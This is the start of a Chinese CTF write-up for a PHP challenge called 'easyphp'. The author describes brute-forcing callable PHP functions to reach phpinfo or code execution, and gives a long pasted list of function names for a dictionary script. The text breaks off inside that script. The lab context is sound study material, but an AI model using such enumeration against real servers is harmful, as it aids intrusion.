**18 easyphp :**

开始是真的没有什么思路，以为要rce，但是并不用，最后居然爆破出来了，，，

看看源码，没有什么太多的信息，看了文档也没有什么用，直接爆破走一波，然后就得到了flag，感觉怪怪的，原理赛后慢慢想一下



可能要用某个函数进行处理就可以打印phpinfo或者rce，直接先爆破一波看看有哪些可以用的函数

<?php

print\_r(get\_defined\_functions());//得到所有的函数，通过python处理一下变成字典，

Poc.py（得到函数字典）:

import re

s="""[0] => zend\_version

[1] => func\_num\_args

[2] => func\_get\_arg

[3] => func\_get\_args

[4] => strlen

[5] => strcmp

[6] => strncmp

[7] => strcasecmp

[8] => strncasecmp

[9] => each

[10] => error\_reporting

[11] => define

[12] => defined

[13] => get\_class

[14] => get\_called\_class

[15] => get\_parent\_class

[16] => method\_exists

[17] => property\_exists

[18] => class\_exists

[19] => interface\_exists

[20] => trait\_exists

[21] => function\_exists

[22] => class\_alias

[23] => get\_included\_files

[24] => get\_required\_files

[25] => is\_subclass\_of

[26] => is\_a

[27] => get\_class\_vars

[28] => get\_object\_vars

[29] => get\_class\_methods

[30] => trigger\_error

[31] => user\_error

[32] => set\_error\_handler

[33] => restore\_error\_handler

[34] => set\_exception\_handler

[35] => restore\_exception\_handler

[36] => get\_declared\_classes

[37] => get\_declared\_traits

[38] => get\_declared\_interfaces

[39] => get\_defined\_functions

[40] => get\_defined\_vars

[41] => create\_function

[42] => get\_resource\_type

[43] => get\_resources

[44] => get\_loaded\_extensions

[45] => extension\_loaded

[46] => get\_extension\_funcs

[47] => get\_defined\_constants

[48] => debug\_backtrace

[49] => debug\_print\_backtrace

[50] => gc\_mem\_caches

[51] => gc\_collect\_cycles

[52] => gc\_enabled

[53] => gc\_enable

[54] => gc\_disable

[55] => strtotime

[56] => date

[57] => idate

[58] => gmdate

[59] => mktime

[60] => gmmktime

[61] => checkdate

[62] => strftime

[63] => gmstrftime

[64] => time

[65] => localtime

[66] => getdate

[67] => date\_create

[68] => date\_create\_immutable

[69] => date\_create\_from\_format

[70] => date\_create\_immutable\_from\_format

[71] => date\_parse

[72] => date\_parse\_from\_format

[73] => date\_get\_last\_errors

[74] => date\_format

[75] => date\_modify

[76] => date\_add

[77] => date\_sub

[78] => date\_timezone\_get

[79] => date\_timezone\_set

[80] => date\_offset\_get

[81] => date\_diff

[82] => date\_time\_set

[83] => date\_date\_set

[84] => date\_isodate\_set

[85] => date\_timestamp\_set

[86] => date\_timestamp\_get

[87] => timezone\_open

[88] => timezone\_name\_get

[89] => timezone\_name\_from\_abbr

[90] => timezone\_offset\_get

[91] => timezone\_transitions\_get

[92] => timezone\_location\_get

[93] => timezone\_identifiers\_list

[94] => timezone\_abbreviations\_list

[95] => timezone\_version\_get

[96] => date\_interval\_create\_from\_date\_string

[97] => date\_interval\_format

[98] => date\_default\_timezone\_set

[99] => date\_default\_timezone\_get

[100] => date\_sunrise

[101] => date\_sunset

[102] => date\_sun\_info

[103] => libxml\_set\_streams\_context

[104] => libxml\_use\_internal\_errors

[105] => libxml\_get\_last\_error

[106] => libxml\_clear\_errors

[107] => libxml\_get\_errors

[108] => libxml\_disable\_entity\_loader

[109] => libxml\_set\_external\_entity\_loader

[110] => openssl\_get\_cert\_locations

[111] => openssl\_spki\_new

[112] => openssl\_spki\_verify

[113] => openssl\_spki\_export

[114] => openssl\_spki\_export\_challenge

[115] => openssl\_pkey\_free

[116] => openssl\_pkey\_new

[117] => openssl\_pkey\_export

[118] => openssl\_pkey\_export\_to\_file

[119] => openssl\_pkey\_get\_private

[120] => openssl\_pkey\_get\_public

[121] => openssl\_pkey\_get\_details

[122] => openssl\_free\_key

[123] => openssl\_get\_privatekey

[124] => openssl\_get\_publickey

[125] => openssl\_x509\_read

[126] => openssl\_x509\_free

[127] => openssl\_x509\_parse

[128] => openssl\_x509\_checkpurpose

[129] => openssl\_x509\_check\_private\_key

[130] => openssl\_x509\_export

[131] => openssl\_x509\_fingerprint

[132] => openssl\_x509\_export\_to\_file

[133] => openssl\_pkcs12\_export

[134] => openssl\_pkcs12\_export\_to\_file

[135] => openssl\_pkcs12\_read

[136] => openssl\_csr\_new

[137] => openssl\_csr\_export

[138] => openssl\_csr\_export\_to\_file

[139] => openssl\_csr\_sign

[140] => openssl\_csr\_get\_subject

[141] => openssl\_csr\_get\_public\_key

[142] => openssl\_digest

[143] => openssl\_encrypt

[144] => openssl\_decrypt

[145] => openssl\_cipher\_iv\_length

[146] => openssl\_sign

[147] => openssl\_verify

[148] => openssl\_seal

[149] => openssl\_open

[150] => openssl\_pbkdf2

[151] => openssl\_pkcs7\_verify

[152] => openssl\_pkcs7\_decrypt

[153] => openssl\_pkcs7\_sign

[154] => openssl\_pkcs7\_encrypt

[155] => openssl\_private\_encrypt

[156] => openssl\_private\_decrypt

[157] => openssl\_public\_encrypt

[158] => openssl\_public\_decrypt

[159] => openssl\_get\_md\_methods

[160] => openssl\_get\_cipher\_methods

[161] => openssl\_dh\_compute\_key

[162] => openssl\_random\_pseudo\_bytes

[163] => openssl\_error\_string

[164] => preg\_match

[165] => preg\_match\_all

[166] => preg\_replace

[167] => preg\_replace\_callback

[168] => preg\_replace\_callback\_array

[169] => preg\_filter

[170] => preg\_split

[171] => preg\_quote

[172] => preg\_grep

[173] => preg\_last\_error

[174] => readgzfile

[175] => gzrewind

[176] => gzclose

[177] => gzeof

[178] => gzgetc

[179] => gzgets

[180] => gzgetss

[181] => gzread

[182] => gzopen

[183] => gzpassthru

[184] => gzseek

[185] => gztell

[186] => gzwrite

[187] => gzputs

[188] => gzfile

[189] => gzcompress

[190] => gzuncompress

[191] => gzdeflate

[192] => gzinflate

[193] => gzencode

[194] => gzdecode

[195] => zlib\_encode

[196] => zlib\_decode

[197] => zlib\_get\_coding\_type

[198] => deflate\_init

[199] => deflate\_add

[200] => inflate\_init

[201] => inflate\_add

[202] => ob\_gzhandler

[203] => bcadd

[204] => bcsub

[205] => bcmul

[206] => bcdiv

[207] => bcmod

[208] => bcpow

[209] => bcsqrt

[210] => bcscale

[211] => bccomp

[212] => bcpowmod

[213] => bzopen

[214] => bzread

[215] => bzwrite

[216] => bzflush

[217] => bzclose

[218] => bzerrno

[219] => bzerrstr

[220] => bzerror

[221] => bzcompress

[222] => bzdecompress

[223] => jdtogregorian

[224] => gregoriantojd

[225] => jdtojulian

[226] => juliantojd

[227] => jdtojewish

[228] => jewishtojd

[229] => jdtofrench

[230] => frenchtojd

[231] => jddayofweek

[232] => jdmonthname

[233] => easter\_date

[234] => easter\_days

[235] => unixtojd

[236] => jdtounix

[237] => cal\_to\_jd

[238] => cal\_from\_jd

[239] => cal\_days\_in\_month

[240] => cal\_info

[241] => ctype\_alnum

[242] => ctype\_alpha

[243] => ctype\_cntrl

[244] => ctype\_digit

[245] => ctype\_lower

[246] => ctype\_graph

[247] => ctype\_print

[248] => ctype\_punct

[249] => ctype\_space

[250] => ctype\_upper

[251] => ctype\_xdigit

[252] => curl\_init

[253] => curl\_copy\_handle

[254] => curl\_version

[255] => curl\_setopt

[256] => curl\_setopt\_array

[257] => curl\_exec

[258] => curl\_getinfo

[259] => curl\_error

[260] => curl\_errno

[261] => curl\_close

[262] => curl\_strerror

[263] => curl\_multi\_strerror

[264] => curl\_reset

[265] => curl\_escape

[266] => curl\_unescape

[267] => curl\_pause

[268] => curl\_multi\_init

[269] => curl\_multi\_add\_handle

[270] => curl\_multi\_remove\_handle

[271] => curl\_multi\_select

[272] => curl\_multi\_exec

[273] => curl\_multi\_getcontent

[274] => curl\_multi\_info\_read

[275] => curl\_multi\_close

[276] => curl\_multi\_setopt

[277] => curl\_share\_init

[278] => curl\_share\_close

[279] => curl\_share\_setopt

[280] => curl\_file\_create

[281] => dom\_import\_simplexml

[282] => exif\_read\_data

[283] => read\_exif\_data

[284] => exif\_tagname

[285] => exif\_thumbnail

[286] => exif\_imagetype

[287] => finfo\_open

[288] => finfo\_close

[289] => finfo\_set\_flags

[290] => finfo\_file

[291] => finfo\_buffer

[292] => mime\_content\_type

[293] => filter\_input

[294] => filter\_var

[295] => filter\_input\_array

[296] => filter\_var\_array

[297] => filter\_list

[298] => filter\_has\_var

[299] => filter\_id

[300] => ftp\_connect

[301] => ftp\_ssl\_connect

[302] => ftp\_login

[303] => ftp\_pwd

[304] => ftp\_cdup

[305] => ftp\_chdir

[306] => ftp\_exec

[307] => ftp\_raw

[308] => ftp\_mkdir

[309] => ftp\_rmdir

[310] => ftp\_chmod

[311] => ftp\_alloc

[312] => ftp\_nlist

[313] => ftp\_rawlist

[314] => ftp\_systype

[315] => ftp\_pasv

[316] => ftp\_get

[317] => ftp\_fget

[318] => ftp\_put

[319] => ftp\_fput

[320] => ftp\_size

[321] => ftp\_mdtm

[322] => ftp\_rename

[323] => ftp\_delete

[324] => ftp\_site

[325] => ftp\_close

[326] => ftp\_set\_option

[327] => ftp\_get\_option

[328] => ftp\_nb\_fget

[329] => ftp\_nb\_get

[330] => ftp\_nb\_continue

[331] => ftp\_nb\_put

[332] => ftp\_nb\_fput

[333] => ftp\_quit

[334] => gd\_info

[335] => imagearc

[336] => imageellipse

[337] => imagechar

[338] => imagecharup

[339] => imagecolorat

[340] => imagecolorallocate

[341] => imagepalettecopy

[342] => imagecreatefromstring

[343] => imagecolorclosest

[344] => imagecolorclosesthwb

[345] => imagecolordeallocate

[346] => imagecolorresolve

[347] => imagecolorexact

[348] => imagecolorset

[349] => imagecolortransparent

[350] => imagecolorstotal

[351] => imagecolorsforindex

[352] => imagecopy

[353] => imagecopymerge

[354] => imagecopymergegray

[355] => imagecopyresized

[356] => imagecreate

[357] => imagecreatetruecolor

[358] => imageistruecolor

[359] => imagetruecolortopalette

[360] => imagepalettetotruecolor

[361] => imagesetthickness

[362] => imagefilledarc

[363] => imagefilledellipse

[364] => imagealphablending

[365] => imagesavealpha

[366] => imagecolorallocatealpha

[367] => imagecolorresolvealpha

[368] => imagecolorclosestalpha

[369] => imagecolorexactalpha

[370] => imagecopyresampled

[371] => imagerotate

[372] => imageflip

[373] => imageantialias

[374] => imagecrop

[375] => imagecropauto

[376] => imagescale

[377] => imageaffine

[378] => imageaffinematrixconcat

[379] => imageaffinematrixget

[380] => imagesetinterpolation

[381] => imagesettile

[382] => imagesetbrush

[383] => imagesetstyle

[384] => imagecreatefrompng

[385] => imagecreatefromgif

[386] => imagecreatefromjpeg

[387] => imagecreatefromwbmp

[388] => imagecreatefromxbm

[389] => imagecreatefromxpm

[390] => imagecreatefromgd

[391] => imagecreatefromgd2

[392] => imagecreatefromgd2part

[393] => imagepng

[394] => imagegif

[395] => imagejpeg

[396] => imagewbmp

[397] => imagegd

[398] => imagegd2

[399] => imagedestroy

[400] => imagegammacorrect

[401] => imagefill

[402] => imagefilledpolygon

[403] => imagefilledrectangle

[404] => imagefilltoborder

[405] => imagefontwidth

[406] => imagefontheight

[407] => imageinterlace

[408] => imageline

[409] => imageloadfont

[410] => imagepolygon

[411] => imagerectangle

[412] => imagesetpixel

[413] => imagestring

[414] => imagestringup

[415] => imagesx

[416] => imagesy

[417] => imagedashedline

[418] => imagettfbbox

[419] => imagettftext

[420] => imageftbbox

[421] => imagefttext

[422] => imagetypes

[423] => jpeg2wbmp

[424] => png2wbmp

[425] => image2wbmp

[426] => imagelayereffect

[427] => imagexbm

[428] => imagecolormatch

[429] => imagefilter

[430] => imageconvolution

[431] => textdomain

[432] => gettext

[433] => \_

[434] => dgettext

[435] => dcgettext

[436] => bindtextdomain

[437] => ngettext

[438] => dngettext

[439] => dcngettext

[440] => bind\_textdomain\_codeset

[441] => gmp\_init

[442] => gmp\_import

[443] => gmp\_export

[444] => gmp\_intval

[445] => gmp\_strval

[446] => gmp\_add

[447] => gmp\_sub

[448] => gmp\_mul

[449] => gmp\_div\_qr

[450] => gmp\_div\_q

[451] => gmp\_div\_r

[452] => gmp\_div

[453] => gmp\_mod

[454] => gmp\_divexact

[455] => gmp\_neg

[456] => gmp\_abs

[457] => gmp\_fact

[458] => gmp\_sqrt

[459] => gmp\_sqrtrem

[460] => gmp\_root

[461] => gmp\_rootrem

[462] => gmp\_pow

[463] => gmp\_powm

[464] => gmp\_perfect\_square

[465] => gmp\_prob\_prime

[466] => gmp\_gcd

[467] => gmp\_gcdext

[468] => gmp\_invert

[469] => gmp\_jacobi

[470] => gmp\_legendre

[471] => gmp\_cmp

[472] => gmp\_sign

[473] => gmp\_random

[474] => gmp\_random\_seed

[475] => gmp\_random\_bits

[476] => gmp\_random\_range

[477] => gmp\_and

[478] => gmp\_or

[479] => gmp\_com

[480] => gmp\_xor

[481] => gmp\_setbit

[482] => gmp\_clrbit

[483] => gmp\_testbit

[484] => gmp\_scan0

[485] => gmp\_scan1

[486] => gmp\_popcount

[487] => gmp\_hamdist

[488] => gmp\_nextprime

[489] => hash

[490] => hash\_file

[491] => hash\_hmac

[492] => hash\_hmac\_file

[493] => hash\_init

[494] => hash\_update

[495] => hash\_update\_stream

[496] => hash\_update\_file

[497] => hash\_final

[498] => hash\_copy

[499] => hash\_algos

[500] => hash\_pbkdf2

[501] => hash\_equals

[502] => iconv

[503] => iconv\_get\_encoding

[504] => iconv\_set\_encoding

[505] => iconv\_strlen

[506] => iconv\_substr

[507] => iconv\_strpos

[508] => iconv\_strrpos

[509] => iconv\_mime\_encode

[510] => iconv\_mime\_decode

[511] => iconv\_mime\_decode\_headers

[512] => collator\_create

[513] => collator\_compare

[514] => collator\_get\_attribute

[515] => collator\_set\_attribute

[516] => collator\_get\_strength

[517] => collator\_set\_strength

[518] => collator\_sort

[519] => collator\_sort\_with\_sort\_keys

[520] => collator\_asort

[521] => collator\_get\_locale

[522] => collator\_get\_error\_code

[523] => collator\_get\_error\_message

[524] => collator\_get\_sort\_key

[525] => numfmt\_create

[526] => numfmt\_format

[527] => numfmt\_parse

[528] => numfmt\_format\_currency

[529] => numfmt\_parse\_currency

[530] => numfmt\_set\_attribute

[531] => numfmt\_get\_attribute

[532] => numfmt\_set\_text\_attribute

[533] => numfmt\_get\_text\_attribute

[534] => numfmt\_set\_symbol

[535] => numfmt\_get\_symbol

[536] => numfmt\_set\_pattern

[537] => numfmt\_get\_pattern

[538] => numfmt\_get\_locale

[539] => numfmt\_get\_error\_code

[540] => numfmt\_get\_error\_message

[541] => normalizer\_normalize

[542] => normalizer\_is\_normalized

[543] => locale\_get\_default

[544] => locale\_set\_default

[545] => locale\_get\_primary\_language

[546] => locale\_get\_script

[547] => locale\_get\_region

[548] => locale\_get\_keywords

[549] => locale\_get\_display\_script

[550] => locale\_get\_display\_region

[551] => locale\_get\_display\_name

[552] => locale\_get\_display\_language

[553] => locale\_get\_display\_variant

[554] => locale\_compose

[555] => locale\_parse

[556] => locale\_get\_all\_variants

[557] => locale\_filter\_matches

[558] => locale\_canonicalize

[559] => locale\_lookup

[560] => locale\_accept\_from\_http

[561] => msgfmt\_create

[562] => msgfmt\_format

[563] => msgfmt\_format\_message

[564] => msgfmt\_parse

[565] => msgfmt\_parse\_message

[566] => msgfmt\_set\_pattern

[567] => msgfmt\_get\_pattern

[568] => msgfmt\_get\_locale

[569] => msgfmt\_get\_error\_code

[570] => msgfmt\_get\_error\_message

[571] => datefmt\_create

[572] => datefmt\_get\_datetype

[573] => datefmt\_get\_timetype

[574] => datefmt\_get\_calendar

[575] => datefmt\_get\_calendar\_object

[576] => datefmt\_set\_calendar

[577] => datefmt\_get\_locale

[578] => datefmt\_get\_timezone\_id

[579] => datefmt\_get\_timezone

[580] => datefmt\_set\_timezone

[581] => datefmt\_get\_pattern

[582] => datefmt\_set\_pattern

[583] => datefmt\_is\_lenient

[584] => datefmt\_set\_lenient

[585] => datefmt\_format

[586] => datefmt\_format\_object

[587] => datefmt\_parse

[588] => datefmt\_localtime

[589] => datefmt\_get\_error\_code

[590] => datefmt\_get\_error\_message

[591] => grapheme\_strlen

[592] => grapheme\_strpos

[593] => grapheme\_stripos

[594] => grapheme\_strrpos

[595] => grapheme\_strripos

[596] => grapheme\_substr

[597] => grapheme\_strstr

[598] => grapheme\_stristr

[599] => grapheme\_extract

[600] => idn\_to\_ascii

[601] => idn\_to\_utf8

[602] => resourcebundle\_create

[603] => resourcebundle\_get

[604] => resourcebundle\_count

[605] => resourcebundle\_locales

[606] => resourcebundle\_get\_error\_code

[607] => resourcebundle\_get\_error\_message

[608] => transliterator\_create

[609] => transliterator\_create\_from\_rules

[610] => transliterator\_list\_ids

[611] => transliterator\_create\_inverse

[612] => transliterator\_transliterate

[613] => transliterator\_get\_error\_code

[614] => transliterator\_get\_error\_message

[615] => intltz\_create\_time\_zone

[616] => intltz\_from\_date\_time\_zone

[617] => intltz\_create\_default

[618] => intltz\_get\_id

[619] => intltz\_get\_gmt

[620] => intltz\_get\_unknown

[621] => intltz\_create\_enumeration

[622] => intltz\_count\_equivalent\_ids

[623] => intltz\_create\_time\_zone\_id\_enumeration

[624] => intltz\_get\_canonical\_id

[625] => intltz\_get\_region

[626] => intltz\_get\_tz\_data\_version

[627] => intltz\_get\_equivalent\_id

[628] => intltz\_use\_daylight\_time

[629] => intltz\_get\_offset

[630] => intltz\_get\_raw\_offset

[631] => intltz\_has\_same\_rules

[632] => intltz\_get\_display\_name

[633] => intltz\_get\_dst\_savings

[634] => intltz\_to\_date\_time\_zone

[635] => intltz\_get\_error\_code

[636] => intltz\_get\_error\_message

[637] => intlcal\_create\_instance

[638] => intlcal\_get\_keyword\_values\_for\_locale

[639] => intlcal\_get\_now

[640] => intlcal\_get\_available\_locales

[641] => intlcal\_get

[642] => intlcal\_get\_time

[643] => intlcal\_set\_time

[644] => intlcal\_add

[645] => intlcal\_set\_time\_zone

[646] => intlcal\_after

[647] => intlcal\_before

[648] => intlcal\_set

[649] => intlcal\_roll

[650] => intlcal\_clear

[651] => intlcal\_field\_difference

[652] => intlcal\_get\_actual\_maximum

[653] => intlcal\_get\_actual\_minimum

[654] => intlcal\_get\_day\_of\_week\_type

[655] => intlcal\_get\_first\_day\_of\_week

[656] => intlcal\_get\_greatest\_minimum

[657] => intlcal\_get\_least\_maximum

[658] => intlcal\_get\_locale

[659] => intlcal\_get\_maximum

[660] => intlcal\_get\_minimal\_days\_in\_first\_week

[661] => intlcal\_get\_minimum

[662] => intlcal\_get\_time\_zone

[663] => intlcal\_get\_type

[664] => intlcal\_get\_weekend\_transition

[665] => intlcal\_in\_daylight\_time

[666] => intlcal\_is\_equivalent\_to

[667] => intlcal\_is\_lenient

[668] => intlcal\_is\_set

[669] => intlcal\_is\_weekend

[670] => intlcal\_set\_first\_day\_of\_week

[671] => intlcal\_set\_lenient

[672] => intlcal\_set\_minimal\_days\_in\_first\_week

[673] => intlcal\_equals

[674] => intlcal\_from\_date\_time

[675] => intlcal\_to\_date\_time

[676] => intlcal\_get\_repeated\_wall\_time\_option

[677] => intlcal\_get\_skipped\_wall\_time\_option

[678] => intlcal\_set\_repeated\_wall\_time\_option

[679] => intlcal\_set\_skipped\_wall\_time\_option

[680] => intlcal\_get\_error\_code

[681] => intlcal\_get\_error\_message

[682] => intlgregcal\_create\_instance

[683] => intlgregcal\_set\_gregorian\_change

[684] => intlgregcal\_get\_gregorian\_change

[685] => intlgregcal\_is\_leap\_year

[686] => intl\_get\_error\_code

[687] => intl\_get\_error\_message

[688] => intl\_is\_failure

[689] => intl\_error\_name

[690] => json\_encode

[691] => json\_decode

[692] => json\_last\_error

[693] => json\_last\_error\_msg

[694] => mb\_convert\_case

[695] => mb\_strtoupper

[696] => mb\_strtolower

[697] => mb\_language

[698] => mb\_internal\_encoding

[699] => mb\_http\_input

[700] => mb\_http\_output

[701] => mb\_detect\_order

[702] => mb\_substitute\_character

[703] => mb\_parse\_str

[704] => mb\_output\_handler

[705] => mb\_preferred\_mime\_name

[706] => mb\_strlen

[707] => mb\_strpos

[708] => mb\_strrpos

[709] => mb\_stripos

[710] => mb\_strripos

[711] => mb\_strstr

[712] => mb\_strrchr

[713] => mb\_stristr

[714] => mb\_strrichr

[715] => mb\_substr\_count

[716] => mb\_substr

[717] => mb\_strcut

[718] => mb\_strwidth

[719] => mb\_strimwidth

[720] => mb\_convert\_encoding

[721] => mb\_detect\_encoding

[722] => mb\_list\_encodings

[723] => mb\_encoding\_aliases

[724] => mb\_convert\_kana

[725] => mb\_encode\_mimeheader

[726] => mb\_decode\_mimeheader

[727] => mb\_convert\_variables

[728] => mb\_encode\_numericentity

[729] => mb\_decode\_numericentity

[730] => mb\_send\_mail

[731] => mb\_get\_info

[732] => mb\_check\_encoding

[733] => mb\_regex\_encoding

[734] => mb\_regex\_set\_options

[735] => mb\_ereg

[736] => mb\_eregi

[737] => mb\_ereg\_replace

[738] => mb\_eregi\_replace

[739] => mb\_ereg\_replace\_callback

[740] => mb\_split

[741] => mb\_ereg\_match

[742] => mb\_ereg\_search

[743] => mb\_ereg\_search\_pos

[744] => mb\_ereg\_search\_regs

[745] => mb\_ereg\_search\_init

[746] => mb\_ereg\_search\_getregs

[747] => mb\_ereg\_search\_getpos

[748] => mb\_ereg\_search\_setpos

[749] => mbregex\_encoding

[750] => mbereg

[751] => mberegi

[752] => mbereg\_replace

[753] => mberegi\_replace

[754] => mbsplit

[755] => mbereg\_match

[756] => mbereg\_search

[757] => mbereg\_search\_pos

[758] => mbereg\_search\_regs

[759] => mbereg\_search\_init

[760] => mbereg\_search\_getregs

[761] => mbereg\_search\_getpos

[762] => mbereg\_search\_setpos

[763] => mcrypt\_get\_key\_size

[764] => mcrypt\_get\_block\_size

[765] => mcrypt\_get\_cipher\_name

[766] => mcrypt\_create\_iv

[767] => mcrypt\_list\_algorithms

[768] => mcrypt\_list\_modes

[769] => mcrypt\_get\_iv\_size

[770] => mcrypt\_encrypt

[771] => mcrypt\_decrypt

[772] => mcrypt\_module\_open

[773] => mcrypt\_generic\_init

[774] => mcrypt\_generic

[775] => mdecrypt\_generic

[776] => mcrypt\_generic\_deinit

[777] => mcrypt\_enc\_self\_test

[778] => mcrypt\_enc\_is\_block\_algorithm\_mode

[779] => mcrypt\_enc\_is\_block\_algorithm

[780] => mcrypt\_enc\_is\_block\_mode

[781] => mcrypt\_enc\_get\_block\_size

[782] => mcrypt\_enc\_get\_key\_size

[783] => mcrypt\_enc\_get\_supported\_key\_sizes

[784] => mcrypt\_enc\_get\_iv\_size

[785] => mcrypt\_enc\_get\_algorithms\_name

[786] => mcrypt\_enc\_get\_modes\_name

[787] => mcrypt\_module\_self\_test

[788] => mcrypt\_module\_is\_block\_algorithm\_mode

[789] => mcrypt\_module\_is\_block\_algorithm

[790] => mcrypt\_module\_is\_block\_mode

[791] => mcrypt\_module\_get\_algo\_block\_size

[792] => mcrypt\_module\_get\_algo\_key\_size

[793] => mcrypt\_module\_get\_supported\_key\_sizes

[794] => mcrypt\_module\_close

[795] => mysqli\_affected\_rows

[796] => mysqli\_autocommit

[797] => mysqli\_begin\_transaction

[798] => mysqli\_change\_user

[799] => mysqli\_character\_set\_name

[800] => mysqli\_close

[801] => mysqli\_commit

[802] => mysqli\_connect

[803] => mysqli\_connect\_errno

[804] => mysqli\_connect\_error

[805] => mysqli\_data\_seek

[806] => mysqli\_dump\_debug\_info

[807] => mysqli\_debug

[808] => mysqli\_errno

[809] => mysqli\_error

[810] => mysqli\_error\_list

[811] => mysqli\_stmt\_execute

[812] => mysqli\_execute

[813] => mysqli\_fetch\_field

[814] => mysqli\_fetch\_fields

[815] => mysqli\_fetch\_field\_direct

[816] => mysqli\_fetch\_lengths

[817] => mysqli\_fetch\_array

[818] => mysqli\_fetch\_assoc

[819] => mysqli\_fetch\_object

[820] => mysqli\_fetch\_row

[821] => mysqli\_field\_count

[822] => mysqli\_field\_seek

[823] => mysqli\_field\_tell

[824] => mysqli\_free\_result

[825] => mysqli\_get\_charset

[826] => mysqli\_get\_client\_info

[827] => mysqli\_get\_client\_version

[828] => mysqli\_get\_links\_stats

[829] => mysqli\_get\_host\_info

[830] => mysqli\_get\_proto\_info

[831] => mysqli\_get\_server\_info

[832] => mysqli\_get\_server\_version

[833] => mysqli\_get\_warnings

[834] => mysqli\_init

[835] => mysqli\_info

[836] => mysqli\_insert\_id

[837] => mysqli\_kill

[838] => mysqli\_more\_results

[839] => mysqli\_multi\_query

[840] => mysqli\_next\_result

[841] => mysqli\_num\_fields

[842] => mysqli\_num\_rows

[843] => mysqli\_options

[844] => mysqli\_ping

[845] => mysqli\_prepare

[846] => mysqli\_report

[847] => mysqli\_query

[848] => mysqli\_real\_connect

[849] => mysqli\_real\_escape\_string

[850] => mysqli\_real\_query

[851] => mysqli\_release\_savepoint

[852] => mysqli\_rollback

[853] => mysqli\_savepoint

[854] => mysqli\_select\_db

[855] => mysqli\_set\_charset

[856] => mysqli\_stmt\_affected\_rows

[857] => mysqli\_stmt\_attr\_get

[858] => mysqli\_stmt\_attr\_set

[859] => mysqli\_stmt\_bind\_param

[860] => mysqli\_stmt\_bind\_result

[861] => mysqli\_stmt\_close

[862] => mysqli\_stmt\_data\_seek

[863] => mysqli\_stmt\_errno

[864] => mysqli\_stmt\_error

[865] => mysqli\_stmt\_error\_list

[866] => mysqli\_stmt\_fetch

[867] => mysqli\_stmt\_field\_count

[868] => mysqli\_stmt\_free\_result

[869] => mysqli\_stmt\_get\_warnings

[870] => mysqli\_stmt\_init

[871] => mysqli\_stmt\_insert\_id

[872] => mysqli\_stmt\_num\_rows

[873] => mysqli\_stmt\_param\_count

[874] => mysqli\_stmt\_prepare

[875] => mysqli\_stmt\_reset

[876] => mysqli\_stmt\_result\_metadata

[877] => mysqli\_stmt\_send\_long\_data

[878] => mysqli\_stmt\_store\_result

[879] => mysqli\_stmt\_sqlstate

[880] => mysqli\_sqlstate

[881] => mysqli\_ssl\_set

[882] => mysqli\_stat

[883] => mysqli\_store\_result

[884] => mysqli\_thread\_id

[885] => mysqli\_thread\_safe

[886] => mysqli\_use\_result

[887] => mysqli\_warning\_count

[888] => mysqli\_refresh

[889] => mysqli\_escape\_string

[890] => mysqli\_set\_opt

[891] => pcntl\_fork

[892] => pcntl\_waitpid

[893] => pcntl\_wait

[894] => pcntl\_signal

[895] => pcntl\_signal\_dispatch

[896] => pcntl\_wifexited

[897] => pcntl\_wifstopped

[898] => pcntl\_wifsignaled

[899] => pcntl\_wexitstatus

[900] => pcntl\_wtermsig

[901] => pcntl\_wstopsig

[902] => pcntl\_exec

[903] => pcntl\_alarm

[904] => pcntl\_get\_last\_error

[905] => pcntl\_errno

[906] => pcntl\_strerror

[907] => pcntl\_getpriority

[908] => pcntl\_setpriority

[909] => pcntl\_sigprocmask

[910] => pcntl\_sigwaitinfo

[911] => pcntl\_sigtimedwait

[912] => pcntl\_wifcontinued

[913] => pdo\_drivers

[914] => posix\_kill

[915] => posix\_getpid

[916] => posix\_getppid

[917] => posix\_getuid

[918] => posix\_setuid

[919] => posix\_geteuid

[920] => posix\_seteuid

[921] => posix\_getgid

[922] => posix\_setgid

[923] => posix\_getegid

[924] => posix\_setegid

[925] => posix\_getgroups

[926] => posix\_getlogin

[927] => posix\_getpgrp

[928] => posix\_setsid

[929] => posix\_setpgid

[930] => posix\_getpgid

[931] => posix\_getsid

[932] => posix\_uname

[933] => posix\_times

[934] => posix\_ctermid

[935] => posix\_ttyname

[936] => posix\_isatty

[937] => posix\_getcwd

[938] => posix\_mkfifo

[939] => posix\_mknod

[940] => posix\_access

[941] => posix\_getgrnam

[942] => posix\_getgrgid

[943] => posix\_getpwnam

[944] => posix\_getpwuid

[945] => posix\_getrlimit

[946] => posix\_setrlimit

[947] => posix\_get\_last\_error

[948] => posix\_errno

[949] => posix\_strerror

[950] => posix\_initgroups

[951] => pspell\_new

[952] => pspell\_new\_personal

[953] => pspell\_new\_config

[954] => pspell\_check

[955] => pspell\_suggest

[956] => pspell\_store\_replacement

[957] => pspell\_add\_to\_personal

[958] => pspell\_add\_to\_session

[959] => pspell\_clear\_session

[960] => pspell\_save\_wordlist

[961] => pspell\_config\_create

[962] => pspell\_config\_runtogether

[963] => pspell\_config\_mode

[964] => pspell\_config\_ignore

[965] => pspell\_config\_personal

[966] => pspell\_config\_dict\_dir

[967] => pspell\_config\_data\_dir

[968] => pspell\_config\_repl

[969] => pspell\_config\_save\_repl

[970] => recode\_string

[971] => recode\_file

[972] => recode

[973] => session\_name

[974] => session\_module\_name

[975] => session\_save\_path

[976] => session\_id

[977] => session\_regenerate\_id

[978] => session\_decode

[979] => session\_encode

[980] => session\_start

[981] => session\_destroy

[982] => session\_unset

[983] => session\_set\_save\_handler

[984] => session\_cache\_limiter

[985] => session\_cache\_expire

[986] => session\_set\_cookie\_params

[987] => session\_get\_cookie\_params

[988] => session\_write\_close

[989] => session\_abort

[990] => session\_reset

[991] => session\_status

[992] => session\_register\_shutdown

[993] => session\_commit

[994] => simplexml\_load\_file

[995] => simplexml\_load\_string

[996] => simplexml\_import\_dom

[997] => use\_soap\_error\_handler

[998] => is\_soap\_fault

[999] => spl\_classes

[1000] => spl\_autoload

[1001] => spl\_autoload\_extensions

[1002] => spl\_autoload\_register

[1003] => spl\_autoload\_unregister

[1004] => spl\_autoload\_functions

[1005] => spl\_autoload\_call

[1006] => class\_parents

[1007] => class\_implements

[1008] => class\_uses

[1009] => spl\_object\_hash

[1010] => iterator\_to\_array

[1011] => iterator\_count

[1012] => iterator\_apply

[1013] => constant

[1014] => bin2hex

[1015] => hex2bin

[1016] => sleep

[1017] => usleep

[1018] => time\_nanosleep

[1019] => time\_sleep\_until

[1020] => strptime

[1021] => flush

[1022] => wordwrap

[1023] => htmlspecialchars

[1024] => htmlentities

[1025] => html\_entity\_decode

[1026] => htmlspecialchars\_decode

[1027] => get\_html\_translation\_table

[1028] => sha1

[1029] => sha1\_file

[1030] => md5

[1031] => md5\_file

[1032] => crc32

[1033] => iptcparse

[1034] => iptcembed

